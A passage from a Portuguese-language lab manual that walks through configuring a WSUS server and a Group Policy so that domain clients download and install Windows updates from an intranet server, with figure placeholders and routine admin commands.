


Figura 111. Console administrativa do WSUS

Para verificar o estado da sincronização iniciada no passo (22), navegue para *WINSERVER-G > Synchronizations*. Ao final da sincronização você deverá ver o processo concluído com sucesso, como se segue:




Figura 112. Sincronização do WSUS realizada com sucesso

Finalmente, feche a console de configuração do *Windows Server Update Services*.

25. Antes de utilizar plenamente o WSUS, é necessário atualizar novamente sua máquina *WinServer-G* usando o *Windows Update*. A atualização KB2720211 (<https://support.microsoft.com/en-us/help/2720211/>), de 8/6/2011, é necessária para atualização dos canais de comunicação do WSUS com os clientes de atualização.

Ao final da atualização, reinicie a máquina *WinServer-G* para concluir o processo.

## 7) Configuração de clientes no WSUS



Esta atividade será realizada nas máquinas virtuais *WinServer-G* e *WinClient-G*.

1. Vamos criar uma política para atualização automática de clientes a partir de nosso servidor WSUS. Execute *Start > Run... > gpmc.msc*. Você deverá ver a tela do *Group Policy Management*, como na atividade (5).

Expanda a floresta `domainA.esr.local`, e em seguida *Domains*. Clique com o botão direito no domínio `domainA.esr.local`, e em seguida em *Create a GPO in this domain, and Link it here...*. Para o nome da GPO, digite `wsus`, e em seguida clique em *OK*. Uma nova política deve surgir na lista do painel direito, como mostrado abaixo:




Figura 113. Criação de política para o WSUS

2. Clique com o botão direito sobre a política *wsus*, e em seguida em *Edit*. Navegue para *Computer Configuration > Policies > Administrative Templates > Windows Components > Windows Update*. Em seguida, clique duas vezes sobre a diretiva de configuração *Configure Automatic Updates*.

Marque a caixa *Enabled*, e em seguida escolha:

- *Configure automatic updating: 3 - Auto download and notify for install*
- *Scheduled install day: 0 - Every day*
- *Scheduled install time: 03:00*




Figura 114. Configuração de atualizações automáticas via GPO

Clique em *OK*.

3. De volta à tela de edição de GPOs, clique duas vezes sobre a diretiva de configuração *Specify intranet Microsoft update service location*.

Marque a caixa *Enabled*, e em seguida escolha:

- *Set the intranet update service for detecting updates:* <http://172.16.1.20>
- *Set the intranet statistics server:* <http://172.16.1.20>




Figura 115. Configuração de servidor remoto para download de atualizações

Clique em *OK*.

4. Feche as janelas de configuração das GPOs. Como anteriormente, sabemos que as GPOs são atualizadas de 90 em 90 minutos, com *offsets* aleatórios de 30 minutos — para não aguardar esse intervalo, acesse a máquina *WinClient-G*, abra uma janela do *prompt* de comando e digite **gpupdate /force** para atualizar as GPOs imediatamente. Para iniciar o contato imediato da máquina com o servidor WSUS, digite **wuaclt.exe /detectnow**.

Feito isso, abra o *Windows Update* e verifique se há novas atualizações para a máquina *WinClient-G*:




Figura 116. WinClient-G verificando se existem novas atualizações

Ao final do processo, a máquina irá reportar-se como atualizada. Isso é parcialmente verdade, como veremos a seguir.

5. De volta à máquina *WinServer-G*, abra a console de configuração do *Windows Server Update Services* e navegue para *WINSERVER-G > Computers > All Computers*. O estado de atualização da máquina *WinClient-A* será mostrado num gráfico no centro da tela, como na imagem a seguir:




Figura 117. Status de atualização da máquina WinClient-G

Observe que a máquina *WinClient-G* possui 2369 atualizações realizadas e 273 ainda não aplicadas, e com o *service pack* 1 instalado. No WSUS, a gestão de atualizações é feita de forma centralizada pelo administrador—pode-se agrupar máquinas em grupos de trabalho, e habilitar/desabilitar atualizações pontualmente para essas máquinas e grupos. Para gerenciar a aprovação de atualizações, navegue para *WINSERVER-A > Updates > All Updates*. Ajuste o filtro para condição *Unapproved* e estado *Failed or Needed*, e clique em *Refresh*. Você deverá ver algo semelhante a tela a seguir:




Figura 118. Aprovação de atualizações no WSUS, parte 1

Aprove todas as atualizações. Selecione-as usando SHIFT e no painel direito, clique em *Actions > Update > Approve....*. Na nova janela, clique no quadrado à esquerda de *All Computers* e marque *Approved for Install*; faça o mesmo para o grupo abaixo, *Unassigned Computers*, e clique em *OK*. O WSUS iniciará o processo de aprovação das atualizações, como mostrado abaixo:




Figura 119. Aprovação de atualizações no WSUS, parte 2

Ao final do processo, clique em *Close*.

6. De volta à máquina *WinClient-G*, verifique novamente por atualizações usando o *Windows Update*. Normalmente, não seria necessário realizar este passo — já configuramos o download e

notificação automática de atualizações no passo (2) desta atividade. Mas, para não termos que esperar até 3 da manhã, vamos acelerar o processo. Após a verificação, note que novas atualizações surgem como disponíveis na interface:

